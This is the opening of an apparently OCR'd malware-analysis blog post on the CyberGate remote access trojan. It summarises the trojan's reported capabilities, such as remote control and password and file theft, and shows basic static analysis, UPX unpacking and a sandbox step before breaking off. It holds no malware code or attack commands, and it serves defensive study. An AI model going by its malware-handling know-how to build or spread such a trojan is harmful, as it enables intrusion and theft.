
CyberGate Technical Analysis

blog.cyber5w.com/cybergate-malware-analysis



Experience Level required: Intermediate

Objectives

In this report, we will analyze CyberGate, a Delphi malware, to determine its function and capabilities.


Overview


According to Subex Secure, CyberGate is a Remote Access Trojan (RAT) that allows an attacker to gain unauthorized access to the victim's system. Attackers can remotely connect to the compromised system from anywhere around the world. The Malware author generally uses this program to steal private information like passwords, files, etc. It might also be used to install malicious software on the compromised systems.

Basic Analysis

`Sample Hash: dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc`

Let's get some information about this sample. I'll use **pestudio**






We have some indicators that this sample is packed using UPX Packer, as shown in the figure above, UPX is a file compressor. It reduces the file size of programs and DLLs by around 50%-70%, malware authors use that packer to obfuscate and compress their malicious code.

We can unpack this sample by using UPX tool as seen below


```
upx.exe -d
C:\Users\M4lcode\Desktop\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120
a05bc.exe
```

Note: The packed file will be replaced by the unpacked one



The malware is 32bit and it is written in Delphi, as you can see in the image above.


Let's see if it's packed or not. I'll use DIE




The sample is packed, specifically **.rsrc** section

Before doing the advanced analysis we need to see the sample behavior in a sandbox, I'll use **tria.ge**.


The processes created by CyberGate:




